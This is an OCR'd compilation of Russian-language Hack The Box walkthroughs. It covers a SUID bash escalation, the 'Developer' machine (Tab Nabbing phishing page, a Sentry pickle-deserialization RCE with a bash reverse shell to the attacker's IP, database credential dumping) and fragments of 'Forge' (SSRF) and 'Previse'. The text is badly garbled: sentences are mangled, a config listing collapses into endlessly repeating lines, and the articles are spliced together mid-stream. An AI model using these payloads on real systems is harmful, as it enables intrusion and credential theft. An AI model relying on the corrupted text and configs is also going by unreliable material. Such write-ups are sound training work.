
Есть в каждом файлом каждой системы есть атрибуты — обычный пользователь, запускающий этот файл, получает повышение прав до пользователя — владельца файла. Атрибуты называются SUID и SGID. Они необходимы для запуска таких программ, которые может выполнять, которые нарушают ограничения, которые накладывает системы операционной. Поэтому, если пользователь сам запускает определенную программу? В дополнительно, установленный сертификат.

Сертификаты сертификат. После чего проверим, установлен ли S-бит файлу **bash**

```
ls -l /bin/bash
```


Получилось! Теперь просто запустим **bash**

```
python3 -c 'import pty; pty.spawn("/bin/bash")'
/bin/bash -p
```



Мы заказали полный контроль над машиной и забрали флаг root.

HTB DEVELOPER



ЛОМАЕМ САЙТ НА DJANGO И РЕВЕРСИМ ПРИЛОЖЕНИЕ НА RUST

В этой статье я покажу, как взламывают сайты на Django. Кроме того, мы снимем пароль с файла XLS и применим фишинговую атаку Tab Nabbing. Для повышения привилегий разберем алгоритм программы на Rust. Все это — чтобы пройти сложную машину Developer с площадки Hack The Box.

RalfHacker
hackerralf@gmail.com

WARNING

Подключаться к машинам с HTB рекомендуется только через VPN. Не делай этого с компьютеров, где есть важные для тебя данные, так как ты окажешься в общей сети с другими участниками.

РАЗВЕДКА. СКАНИРОВАНИЕ ПОРТОВ

Добавляем IP-адрес машины в `/etc/hosts`:

```
10.10.11.103    developer.htb
```

И запускаем сканирование портов.

Справка: сканирование портов

Сканирование портов — стандартный первый шаг при любой атаке. Он позволяет атакующему узнать, какие службы на хосте принимают соединение. На основе этой информации выбирается следующий шаг к получению точки входа.

Наиболее известный инструмент для сканирования — это Nmap. Улучшить результаты его работы ты можешь при помощи следующего скрипта.

```
#!/bin/bash
ports=$(nmap -p- --min-rate=500 $1 | grep ^[0-9] | cut -d '/' -f 1 |
tr '\n' ',' | sed s/,$//)
nmap -p$ports -A $1
```

Он действует в два этапа. На первом производится обычное быстрое сканирование, на втором — более тщательное сканирование, с использованием имеющихся скриптов (опция `-A`).

```
Nmap scan report for developer.htb (10.10.11.103)
Host is up (0.24s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 35:ca:f3:ca:5b:ab:29:de:b5:2f:bf:9f:a5:e0 (RSA)
|   256 7f:5b:9f:ac:a2:ab:ae:f7:7b:8b:ef:2f:2d:f9 (ECDSA)
|   256 77:56:9f:ac:a2:a0:b6:ef:2f:9b:40:ef:1f (ED25519)
80/tcp open  http    Apache httpd 2.4.41
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Developer: Free CTF Platform
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```


Результат работы скрипта

Находим два открытых порта: 22, на котором работает SSH, и 80, отвечающий за веб.

Справка: брутфорс учеток

Поскольку вначале у нас нет учетных данных, нет и смысла изучать службы, которые всегда требуют авторизации (например, SSH). Единственное, что мы можем делать здесь, — это перебирать пароли брутфорсом, но у машин с HTB почти всегда есть другое прохождение. В жизни таких вариантов может не быть, к тому же имеются шансы подобрать пароль или получить его при помощи социальной инженерии.

Начинаем, конечно же, с веба!



Главная страница сайта

Нас встречает сайт какой-то CTF-площадки. Просмотрев его содержимое, обнаружим возможность регистрации и авторизации, но, что примечательно, нет ни одного файла на PHP. Возможно, это фреймворк на Python? Чтобы проверить догадку, просканируем скрытые директории в корневом каталоге сайта.

Справка: сканирование веба с ffuf

Одно из первых действий при тестировании безопасности веб-приложения — это сканирование методом перебора каталогов, чтобы найти скрытую информацию и недоступные обычным посетителям функции. Для этого можно использовать программы вроде dirsearch и DIRB.

Я предпочитаю легкий и очень быстрый ffuf. При запуске указываем следующие параметры:

- `-w` — словарь (я использую словари из набора SecLists);
- `-t` — количество потоков;
- `-u` — URL;
- `-fc` — исключить из результата ответы с кодом 403.


Команда получается следующая:

```
ffuf -u http://developer.htb/FUZZ -t 256 -w directory_2.3_medium_
lowercase.txt
```

```
profile                 [Status: 301, Size: 0, Words: 1, Lines: 1]
static                  [Status: 301, Size: 315, Words: 20, Lines: 10]
contact                 [Status: 301, Size: 0, Words: 1, Lines: 1]
media                   [Status: 301, Size: 314, Words: 20, Lines: 10]
admin                   [Status: 301, Size: 0, Words: 1, Lines: 1]
```

Результат сканирования каталогов

В выводе будет очень много каталогов, которые возвращают код 301 — редирект. Если перейти по любому из них, то нас встретит админка фреймворка Django.



Панель авторизации Django

Больше ничего не найдя, регистрируемся на первом сайте.

Главная панель пользователя

На самом сайте лежит по два-три таска из разных категорий, но мой интерес привлекла страница с настройками профиля пользователя. Сканируем текстовые поля, но это же нет результата. Может, попробуем сдать любой из тасков? Это может открыть что-то новое. Я решил просмотреть задание на форензику phished_credentials. Как сказано в условии задания, где-то в файле есть пароль.

Продолжение статьи →


HTB DEVELOPER

ЛОМАЕМ САЙТ НА DJANGO И РЕВЕРСИМ ПРИЛОЖЕНИЕ НА RUST

ТОЧКА ВХОДА


XLS sheet protect unlock

Открываем файл и видим скрытый столбец **E**. Раздвинуть столбцы не выходит, так как лист документа защищен паролем от изменения.



Содержимое документа phished_credentials.xls


Но такую защиту можно легко снять. Откроем как архив и найдем в нем настройки для нужного листа. Так как тут он только один, найм нужен файл **sheet1.xml**.



Содержимое архива


В этом файле найдем и удалим следующую строку. Это поле **sheetProtection**.

```
<sheetProtection algorithmName="SHA-512" hashValue=
"Y4Ko7kZUKStIxaVGWEtuMeRdnC1N7O3D8qZtKdo/2jP7WE6yzKQXUcSWQ/
E0OnqHCzhOBFX+t8DbSPxaiu+N1g==" saltValue="EoiHQk1f0FagPs+iW0OzkA=="
spinCount="100000" sheet="1" objects="1" scenarios="1"/>
```




Поле sheetProtection

Пересохраняв файл и открыв документ, обнаруживаем, что защиты больше нет. Раздвигаем столбец **E** и получаем флаг для площадки.




Флаг для задания

Осталось передать его в форму на сайте.




Отправка флага

После обновления страницы ее вид немного меняется, вместо кнопки сдачи ответа появляется кнопка отправки решения.



Страница челленджа

Причем не через загрузку файла, а указывается URL страницы.



Форма загрузки решения


Tab Nabbing

Я открыл локальный веб-сервер Python 3 (команда **python3 -m http.server 80**) и отправил ссылку **http://10.10.14.59/writeup.html**. В логах веб-сервера видим обращение к указанной странице. Это место для теста!

```
10.10.10.5 - - [09/Jun/2020 17:24:18] "GET /writeup.html HTTP/1.1" 200 -
```

Логи веб-сервера

Ко всему прочему решение отображается на странице профиля.



Профиль текущего пользователя

Вот только если попытаться просмотреть его, оно откроется в новой вкладке. В исходном коде страницы находим атрибут **target="_blank"** в теге **<a>**.

```
<a id="walkthrough_link" href="http://10.10.14.59/writeup.html" target="_blank">Phished Listing</a>
```

Исходный код страницы

Когда аргумент **href** тега **<a>** с атрибутом **target="_blank"** нам подконтролен и целевой пользователь может перейти по ссылке, есть шанс указать там фишинговый сайт. Как только пользователь нажмет ссылку, с помощью объекта **window.opener** мы перенаправляем его на наш вредоносный ресурс, который будет содержать клон легитимной страницы авторизации. Это должно заставить пользователя ввить свои учетные данные. Эта техника фишинга называется Tab Nabbing.

Создадим в каталоге веб-сервера файл **writeup.html** со следующим содержимым.

```
<html>
<script>
if (window.opener) window.opener.parent.location.replace('http://10.
10.14.59/login.html');
if (window.parent != window) window.parent.location.replace('http://
10.10.14.59/login.html');
</script>
</html>
```

Этот код должен открыть страницу **login.html** на нашем сервере. Теперь клонируем страницу авторизации на сайте. Для этого я использую расширение **SingleFile** для браузера Firefox, позволяющее сохранить всю страницу в едином HTML-файле.

Сохраним файл как **login.html** и немного изменим его код. Указываем атрибуты **action="auth.php"** и **method="get"**.


Исходный код фишинговой страницы

Теперь снова отправим решение задания и в логах веб-сервера увидим его запрос, затем перенаправление на **login.html** и отправку учетных данных на **auth.php**.

```
GET /writeup.html HTTP/1.1" 304 -
GET /login.html HTTP/1.1" 200 -
"GET /auth.php?login=admin&password=SuperSecurePassword&sBtB7B2021 HTTP/1.1" 200 -
```

Логи веб-сервера

Эти учетные данные позволяют авторизоваться в админке Django.



Панель администрирования Django


Продолжение статьи →

HTB DEVELOPER

ЛОМАЕМ САЙТ НА DJANGO И РЕВЕРСИМ ПРИЛОЖЕНИЕ НА RUST

ТОЧКА ОПОРЫ

Пробежимся по разделам, чтобы извлечь всю полезную информацию. Тут мы можем получить список пользователей и сайтов.




Список пользователей

Список сайтов

Так как мы получили новое доменное имя, сразу добавим его в `/etc/hosts`. Теперь наша запись будет выглядеть так:


```
10.10.11.103    developer.htb developer-sentry.developer.htb
```

А на самом сайте Sentry нас встретит форма авторизации.




Форма авторизации Sentry

У нас есть пароль администратора одного сервиса, высока вероятность, что этот пароль подойдёт и тут. Вопрос лишь в имени пользователя. Логин **admin** оказался неверным, если опустить почту **admin@developer.htb** или **admin@developer.ctf**, тоже ничего не получаем. Но у администратора указано имя **James**. Пробуем почту **james@developer.htb** и получаем доступ к сайту.



Главная страница сайта

Внизу видим номер версии Sentry — 8.0.0. Это не самая новая, поэтому стоит поискать готовые эксплоиты. Через Google приводит нас на Exploit-DB, а точнее — к эксплоиту для версии 8.2.0.



Поиск эксплоитов

Эксплоит отрабатывает, но ничего не дает.

```
python3 50318.py --url 'http://developer-sentry.developer.htb' -u 'jacob@developer.htb' -P 'SuperSecurePassword@@THIS2021' -l 10.10.14.59 -p 4321
```

Запуск эксплоита

Поэтому пробуем вручную.

Sentry RCE

Sentry использует модуль pickle, нужный для сериализации и десериализации данных Python. Это может помечать добавлять выполнения кода, но сначала нам нужен секретный ключ Django. Его можно получить, создав и удалив проект: Create Project → Add Project → Save Project → Project Setting → Remove Project.


Create New Project

Configure your application

Project settings

Remove project

И мы получим нужную конфигурацию. Пролистаем до пункта **SENTRY_OPTIONS** и сохраним секретный ключ (параметр **system.secret-key**).



Параметры SENTRY_OPTIONS

Имея секретный ключ, мы можем использовать следующий POC для создания и сериализации объекта, который выполнит нужный нам код. Все, что нужно в нем изменить, — это значения **SECRET_KEY** и **cookie**. В качестве нагрузки используем реверс-шелл `/bin/bash -c "bash -i >& /dev/tcp/10.10.14.59/4321 0>&1"`.

```
#!/usr/bin/python
import django.core.signing, django.contrib.sessions.serializers
from django.http import HttpResponse
import cPickle
import os

SECRET_KEY='c7F3a64aa1B4b7cb1a7cbe9cd544913'
cookie=
eJyrMzEZNQISLMLkkSB0wSi9kimBjYGAoTs0rKaosZA5lK55NyY_gAQoZR8nmmGzlB
bq7FPVFcAEFS1KLSSLz87MzUBFayvDLsINTQmK1E8MzLMuJLlIUL4pMSk7NT813CSDGGZ
WAZDYGA4Ak9VxEzMzKDIEsJbgAXlRWeGvrnKVkAOAMwRY:
1nBlto:4YBeYgMDb1ujubTlAANFkmhrJfw4
newContent = cPickle.dumps(cookie,key=SECRET_KEY,
serializer=django.contrib.sessions.serializers.PickleSerializer,salt='
'django.contrib.sessions.backends.signed_cookies')
class PickleRce(object):
    def __reduce__(self):
        return (os.system,('/bin/bash -c "bash -i >& /dev/tcp/10.10.
14.59/4321 0>&1"',))
newContent=PickleRce()

print django.core.signing.dumps(newContent,key=SECRET_KEY,serializer=
django.contrib.sessions.serializers.PickleSerializer,salt='django.
contrib.sessions.backends.signed_cookies',compress=True)
```

Создание новых cookie

Активируем на своем локальном сокете листенер.

Справка: реверс-шелл

Обратный шелл — это подключение, которое активирует атакуемая машина, а мы принимаем и такие обратные подключения к ней, чтобы выполнять команды от локального листенера, который запустил шелл. Для приема соединения необходимо создать на локальной машине listener, то есть «слушатель».

В таких случаях пригодится ncat — readline-оболочка, которая в чистке прочего позволяет пользоваться историей команд. Она обычно доступна в репозиториях дистрибутивов.

```
sudo apt install rlwrap
```

В качестве самого листенера при этом можно использовать широко известный netcat.

Команда будет следующей:

```
rlwrap -cAr nc -lnvp 4321
```

Вставляем новые cookie, обновляем страницу и в окне листенера получаем бэкоснвкл.

Получили бэкоснвкл

Продолжение статьи →

HTB DEVELOPER

ЛОМАЕМ CAIFT НА DJANGO И РЕВЕРСИМ ПРИЛОЖЕНИЕ НА RUST

ПРОДВИЖЕНИЕ

Первым делом получаем удобную TTY-оболочку с помощью Python:

```
python -c 'import pty;pty.spawn("/bin/bash")'
```

При продвижении самый вероятный способ сменить рабочий контекст — это авторизоваться от имени другого пользователя. Так как у нас даже для сайта на хосте, нам стоит поискать учетные данные в их базах. Прежде чем шерстить базу, найдем учетные данные для подключения к ней. В случае с первым сайтом это файл **/var/www/developer_ctf/developer_ctf/settings.py**.

```
$ls /var/www
developer_ctf  html
$ls -l /var/www/developer_ctf
-rw-r--r-- 1 www-data www-data 1 Jun 22 2020 manage.py  static
drwxrwxr-x 5 www-data www-data 4 Jun 22 2020 .venv  developer_ctf  profiles
$ls -l /var/www/developer_ctf/developer_ctf
-rw-r--r-- 1 www-data www-data 0 Jun 22 2020 __init__.py  __pycache__  settings.py  urls.py  wsgi.py
$cat /var/www/developer_ctf/developer_ctf/settings.py
```

Список файлов сайта developer_ctf

```
DATABASES = {
    'default': {
        'ENGINE': 'django.db.backends.postgresql',
        'NAME': 'platform',
        'USER': 'sentry',
        'PASSWORD': 'PasswordGoesHere',
        'HOST': 'localhost',
        'PORT': '',
    }
}
```

Содержимое файла settings.py

Теперь подключимся к базе с помощью **psql** — утилиты командной строки для работы с PostgreSQL.

```
psql postgresql://ctf_admin:CTFOG2021@localhost:5432/platform
```

После подключения взглянем на список таблиц, для этого используется команда **\dt**.

```
platform=# \dt
                    List of relations
 Schema |              Name              | Type  | Owner
--------+--------------------------------+-------+-------
 public | account_emailaddress           | table | ctf_admin
 public | auth_group_permissions         | table | ctf_admin
 public | auth_permission                | table | ctf_admin
 public | auth_user                      | table | ctf_admin
 public | auth_user_groups               | table | ctf_admin
 public | auth_user_user_permissions     | table | ctf_admin
 public | challenges_challenge           | table | ctf_admin
 public | challenges_challenge_solved    | table | ctf_admin
 public | blogs_admin_log                | table | ctf_admin
 public | blogs_blogcategory             | table | ctf_admin
 public | blogs_blogpost                 | table | ctf_admin
 public | blogs_tag                      | table | ctf_admin
 public | blogs_tagged                   | table | ctf_admin
 public | profiles_profile               | table | ctf_admin
 public | socialaccount_socialaccount    | table | ctf_admin
 public | socialaccount_socialapp        | table | ctf_admin
 public | socialaccount_socialtoken      | table | ctf_admin
 public | sites_site                     | table | ctf_admin
 public | tutorials_tutorial             | table | ctf_admin
(25 rows)
```

Список таблиц

Нас интересует таблица **auth_user**, из которой получим логины и пароли.

```
select username,password from auth_user;
```

```
 username |                                              password
----------+------------------------------------------------------------------------------------
 c3ldw7mr | pbkdf2_sha256$260000$FJNWFzfJ3ZTqcTnqEvTcRq$Zqzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzz=
 m7ln4mb2 | pbkdf2_sha256$260000$Fh3SSaaBCFcZCBcVQVbqEB$aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa=
 ldwqzqzq | pbkdf2_sha256$260000$Fh3SSaaBCFcZCBcVQVbqEB$bbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbb=
 ldwqzqzq | pbkdf2_sha256$260000$Fh3SSaaBCFcZCBcVQVbqEB$ccccccccccccccccccccccccccccccccccc=
 ldwqzqzq | pbkdf2_sha256$260000$Fh3SSaaBCFcZCBcVQVbqEB$ddddddddddddddddddddddddddddddddddd=
 admin    | pbkdf2_sha256$260000$Fh3SSaaBCFcZCBcVQVbqEB$eeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeee=
(5 rows)
```

Учетные данные пользователей сайта Developer CTF

Но с этими учетными данными нигде залогиниться не получилось. Тогда изучим Sentry. Настройки для подключения к базе данных хранятся в файле **/etc/sentry/sentry.conf.py**.

```
DEBUG = False
SENTRY_KMS_KEY = '4ZXRlcm5hbCBzZWNyZXRzIGFyZSBzZWNyZXRzIGFuZCBzaG8gbmV2ZXIgZ28gb3V0IG9mIHN0eWxlIA=='
SENTRY_SECRET_KEY = 'PasswordGoesHere'
SENTRY_POSTGRES_HOST = None
SENTRY_POSTGRES_PORT = None
SENTRY_DB_NAME = 'sentry'
SENTRY_DB_USER = 'sentry'
SENTRY_DB_PASSWORD = 'PasswordGoesHere'
SENTRY_BUFFER = 'sentry.buffer.redis.RedisBuffer'
SENTRY_CACHE = 'sentry.cache.redis.RedisCache'
SENTRY_RATELIMITER = 'sentry.ratelimits.redis.RedisRateLimiter'
SENTRY_QUOTAS = 'sentry.quotas.redis.RedisQuota'
SENTRY_TSDB = 'sentry.tsdb.redis.RedisTSDB'
SENTRY_NODESTORE = 'sentry.nodestore.bigtable.BigtableNodeStorage'
SENTRY_NODESTORE_OPTIONS = {'project': 'sentry-dev', 'instance': 'sentry-nodes'}
SENTRY_SEARCH = 'sentry.search.pgsql.PostgresSearchBackend'
SENTRY_SEARCH_OPTIONS = {}
SENTRY_DIGESTS = 'sentry.digests.backends.redis.RedisBackend'
SENTRY_DIGESTS_OPTIONS = {}
SENTRY_WEBHOOKS = 'sentry.tasks.deamon.DaemonWebhooks'
SENTRY_FILEPREVIEW = 'sentry.filepreview.base.FilePreviewBuilder'
SENTRY_ALLOWED_HOSTS = ('*',)
SENTRY_ADMINS = False
SENTRY_TRUSTED_PROXIES = ()
SENTRY_SSL_PROXY = False
SENTRY_USE_X_FORWARDED_HOST = False
SENTRY_SECURE_NEXT_REDIRECT = True
SENTRY_FORCE_GLOBAL_HOSTNAME = False
SENTRY_ALLOW_ORIGIN = None
SENTRY_SESSIONS = True
SENTRY_SESSIONS_OPTIONS = {}
SENTRY_RESTRICT_MEMBER_CREATION = False
SENTRY_ENDPOINT = None
SENTRY_URL_PREFIX = 'https://sentry.htb'
SENTRY_MAX_EXTERNAL_SOURCEMAP_SIZE = 40
SENTRY_RESERVED_ORGS = ()
SENTRY_ALLOW_ORGANIZATION_ALIAS = False
SENTRY_DISABLE_SSL_CHECK_FOR_PUSH = False
SENTRY_DISABLE_SSL_CHECK_FOR_SOCIAL_AUTH = False
SENTRY_DISABLE_SSL_CHECK_FOR_SMTP = False
SENTRY_DISABLE_SSL_CHECK_FOR_KEYSTORE = False
SENTRY_DISABLE_SSL_CHECK_FOR_CACHE = False
SENTRY_DISABLE_SSL_CHECK_FOR_BROKER = False
SENTRY_DISABLE_SSL_CHECK_FOR_TSDB = False
SENTRY_DISABLE_SSL_CHECK_FOR_FILEPREVIEW = False
SENTRY_DISABLE_SSL_CHECK_FOR_EVENTSTREAM = False
SENTRY_DISABLE_SSL_CHECK_FOR_CHARTCACHE = False
SENTRY_DISABLE_SSL_CHECK_FOR_ALERTS = False
SENTRY_DISABLE_SSL_CHECK_FOR_NODESTORE = False
SENTRY_DISABLE_SSL_CHECK_FOR_SEARCH = False
SENTRY_DISABLE_SSL_CHECK_FOR_DIGESTS = False
SENTRY_DISABLE_SSL_CHECK_FOR_WEBHOOKS = False
SENTRY_DISABLE_SSL_CHECK_FOR_FILEPREVIEW = False
SENTRY_DISABLE_SSL_CHECK_FOR_RATELIMITER = False
SENTRY_DISABLE_SSL_CHECK_FOR_QUOTAS = False
SENTRY_DISABLE_SSL_CHECK_FOR_NEWSLETTER = False
SENTRY_DISABLE_SSL_CHECK_FOR_ANALYTICS = False
SENTRY_DISABLE_SSL_CHECK_FOR_UPTIME = False
SENTRY_DISABLE_SSL_CHECK_FOR_SEARCH_ISSUES = False
SENTRY_DISABLE_SSL_CHECK_FOR_SEARCH_ISSUES_OPTIONS = False
SENTRY_DISABLE_SSL_CHECK_FOR_SEARCH_ISSUES_OPTIONS_OPTIONS = False
SENTRY_DISABLE_SSL_CHECK_FOR_SEARCH_ISSUES_OPTIONS_OPTIONS_OPTIONS = False
SENTRY_DISABLE_SSL_CHECK_FOR_SEARCH_ISSUES_OPTIONS_OPTIONS_OPTIONS_OPTIONS = False
SENTRY_DISABLE_SSL_CHECK_FOR_SEARCH_ISSUES_OPTIONS_OPTIONS_OPTIONS_OPTIONS_OPTIONS = False
SENTRY_DISABLE_SSL_CHECK_FOR_SEARCH_ISSUES_OPTIONS_OPTIONS_OPTIONS_OPTIONS_OPTIONS_OPTIONS = False
SENTRY_DISABLE_SSL_CHECK_FOR_SEARCH_ISSUES_OPTIONS_OPTIONS_OPTIONS_OPTIONS_OPTIONS_OPTIONS_OPTIONS = False
SENTRY_DISABLE_SSL_CHECK_FOR_SEARCH_ISSUES_OPTIONS_OPTIONS_OPTIONS_OPTIONS_OPTIONS_OPTIONS_OPTIONS_OPTIONS = False
SENTRY_DISABLE_SSL_CHECK_FOR_SEARCH_ISSUES_OPTIONS_OPTIONS_OPTIONS_OPTIONS_OPTIONS_OPTIONS_OPTIONS_OPTIONS_OPTIONS = False
SENTRY_DISABLE_SSL_CHECK_FOR_SEARCH_ISSUES_OPTIONS_OPTIONS_OPTIONS_OPTIONS_OPTIONS_OPTIONS_OPTIONS_OPTIONS_OPTIONS_OPTIONS = False
SENTRY_DISABLE_SSL_CHECK_FOR_SEARCH_ISSUES_OPTIONS_OPTIONS_OPTIONS_OPTIONS_OPTIONS_OPTIONS_OPTIONS_OPTIONS_OPTIONS_OPTIONS_OPTIONS = False
SENTRY_DISABLE_SSL_CHECK_FOR_SEARCH_ISSUES_OPTIONS_OPTIONS_OPTIONS_OPTIONS_OPTIONS_OPTIONS_OPTIONS_OPTIONS_OPTIONS_OPTIONS_OPTIONS_OPTIONS = False
SENTRY_DISABLE_SSL_CHECK_FOR_SEARCH_ISSUES_OPTIONS_OPTIONS_OPTIONS_OPTIONS_OPTIONS_OPTIONS_OPTIONS_OPTIONS_OPTIONS_OPTIONS_OPTIONS_OPTIONS_OPTIONS = False
SENTRY_DISABLE_SSL_CHECK_FOR_SEARCH_ISSUES_OPTIONS_OPTIONS_OPTIONS_OPTIONS_OPTIONS_OPTIONS_OPTIONS_OPTIONS_OPTIONS_OPTIONS_OPTIONS_OPTIONS_OPTIONS_OPTIONS = False
SENTRY_DISABLE_SSL_CHECK_FOR_SEARCH_ISSUES_OPTIONS
```

HTB FORGE

ЭКСПЛУАТИРУЕМ SSRF ДЛЯ ДОСТУПА К КРИТИЧЕСКОЙ ИНФОРМАЦИИ

Сегодня мы с тобой пройдем сложную машину платформы Hackthebox. Попадаем на FTP, получаем доступ к внутреннему приложению, эксплуатируем уязвимость SSRF в форме загрузки файла и через эту уязвимость получаем доступ к тестовому FTP-серверу. А получаемую ранее фабрику паролей на сервере сканируем.

WARNING
Подключение к машине с VPN рекомендуется только через VPN. На этой сети сканируется, при этом мы можем до себя дотянуться, так как то же можно и обратно сделать. Действие рассчитано.

РАЗВЕДКА. СКАНИРОВАНИЕ ПОРТОВ
Добавляем IP задачи машины в /etc/hosts:

```
10.10.11.111    forge.htb
```

И запускаем сканирование портов:

```
#!/bin/bash
ports=$(nmap -p- --min-rate=1000 -T4 | grep "^[0-9]" | cut -d '/' -f 1 | tr '\n' ',' | sed s/,$//)
nmap -sC -sV -p$ports forge.htb
```

Мы нашли три открытых порта, один из которых фильтруется:
- порт 21 — открыт сервер vsftpd 3.0.3;
- порт 22 — открыт OpenSSH 8.2p1;
- порт 80 — открыт сервер Apache 2.4.1.

Для FTP попробуем в бой сразу анонимный вход, переходим к тестированию сайта на веб-сервере. Первым делом сохраняем к себе тоже пригодится.

Сайты | **Upload an Image**

Нас встречает загрузка. В основном пишут что загружают ссылку на фото на загрузке файлов. Фаил можно загрузить на сервер двумя путями: напрямую и через URL.

Upload local file | **Upload from url**

Upload local file | **Upload from url**

Первым делом — загрузить сайт. Это нужно применяет только картинки, поэтому пробуем загрузить свою. Сервер выдает ошибку где фигурирует адрес URL, что предполагает наличие уязвимости SSRF.

Сервер SSRF

Server-Side Request Forgery (SSRF) — это уязвимость, которая позволяет злоумышленнику заставить сервер выполнять запросы к внутренним или внешним ресурсам. Если сервер принимает пользовательский ввод (например, URL) и использует его для запросов, SSRF может позволить атакующему обойти сетевые ограничения, получить доступ к внутренним сервисам или даже выполнить удаленный код.

Сервер сканирования веб-с ftp!

Наш сервер сканирует веб-сервисы на предмет уязвимостей. Пожалуйста, предоставьте URL-адрес, который нужно сканировать.

URL contains a blacklisted address!

Попробуем сканировать наше доступное ftp — проскакивает сайт на черном списке.

Сервер сканирования веб-с ftp!

Наш сервер сканирует веб-сервисы на предмет уязвимостей. Пожалуйста, предоставьте URL-адрес, который нужно сканировать. Обратите внимание, что мы блокируем запросы к внутренним сетям. Попробуйте другой URL-адрес.

URL-адрес для сканирования: ftp://forge.htb/ | **Отправить**

Сервер изготовит начато нашего на машине. Тогда проскакивает подделать URL-адрес. Пробуем подставить ftp://forge.htb/ — сервер выдает что ftp с именем forge в blacklist. На сервере Passive Ports выбираем адрес 127.0.0.1.

```
POST /upload HTTP/1.1
Host: forge.htb
Content-Type: multipart/form-data; boilerplate=false&scan=true&ftp_passive_ports=127.0.0.1:2000&ftp_port=21&ftp_ip=forge.htb&ftp_user=anonymous&ftp_password=anonymous&ftp_dir=/&ftp_recursive=false&ftp_timeout=5&ftp_max_depth=1&ftp_max_files=50&ftp_max_size=10&ftp_extensions=*&ftp_pattern=*&ftp_exclude_pattern=&ftp_exclude_dirs=&ftp_follow_symlinks=false&ftp_binary=true&ftp_active=false&ftp_ssl=false&ftp_resume=false&ftp_checksum=false&ftp_preserve_structure=true&ftp_flatten=false&ftp_dry_run=false&ftp_verbose=false&ftp_max_retries=3&ftp_retry_delay=1&ftp_connection_mode=passive&ftp_encoding=utf-8&ftp_exclude_hidden=false&ftp_follow_symlinks=false
```

HTB PREVISE

РАСКРЫВАЕМ КРУТОЙ РЕДИРЕКТ ДО ПОЛНОГО ЗАХВАТА САЙТА

Kolbasa
Хакер

Сегодня на примере легкой машины с платформы Hack The Box я покажу полную логику пентеста: от сканирования портов и перебора директорий, через обход авторизации, получение доступа к закрытым страницам, а точку опоры найдем через Path Traversal и выстрелим через Sudo. Заранее: фраг-рута нам помогут шрайбить в сценарий пользователя.

WARNING
Рекомендуется с машиной с VPN руководствоваться только в рамках легальных пентестов или на своем железе для себя и друзей. Так как по-хорошему в общем-то я здесь учимся.

РАЗВЕДКА
Добавляем IP машины в файл /**/etc/hosts**

```
10.10.11.104    previse.htb
```

И запускаем сканирование портов:

Справка: сканирование портов

Первый шаг любого пентеста — узнать, какие сервисы слушают при чтении атаки. Он-тоз. Nmap — стандартный инструмент для этого. Мы запускаем его с флагами, которые ускоряют процесс. Что касает стоит исключение выбросить сканирование шаг в полезное. Ниже разберем, что делает каждый флаг.

```
nmap -sC -sV -oN nmap/previse.htb -vv -Pn -n -T4 -p- 10.10.11.104
```

Флаг	Что делает
`-sC`	Запускает стандартные скрипты Nmap (default scripts). Они проверяют распространенные уязвимости и собирают дополнительную информацию о сервисах.
`-sV`	Определяет версии запущенных сервисов. Версия ПО — ключевой фактор при поиске CVE.
`-oN nmap/previse.htb`	Сохраняет вывод в файл `nmap/previse.htb` в человекочитаемом формате. Удобно для последующего анализа.
`-vv`	Уровень детализации. Чем больше `v`, тем больше Nmap выводит в реальном времени. Полезно, чтобы видеть, что происходит.
`-Pn`	Отключает пинг перед сканированием. Nmap считает, что хост живой, и сразу сканирует порты. Нужно, если пинг блокируется файрволом.
`-n`	Отключает DNS-резолвинг. Nmap не будет пытаться определить имена хостов по IP-адресам. Ускоряет сканирование.
`-T4`	Шаблон скорости «Агрессивный». Быстрее, чем по умолчанию, но не настолько, чтобы перегружать сеть. Подходит для лабораторных условий.
`-p-`	Сканирует все 65535 портов, а не только топ-1000 по умолчанию. Гарантирует, что мы не пропустим нестандартный сервис.

Остается проверить веб. Конечно, мы можем сначала сканировать веб-сервер сразу, но лучше дождаться результатов. Тут вступает сигнал **http://previse.htb** как перебираемый на сервере **login.php**. Тем же остается сервер на сервере:

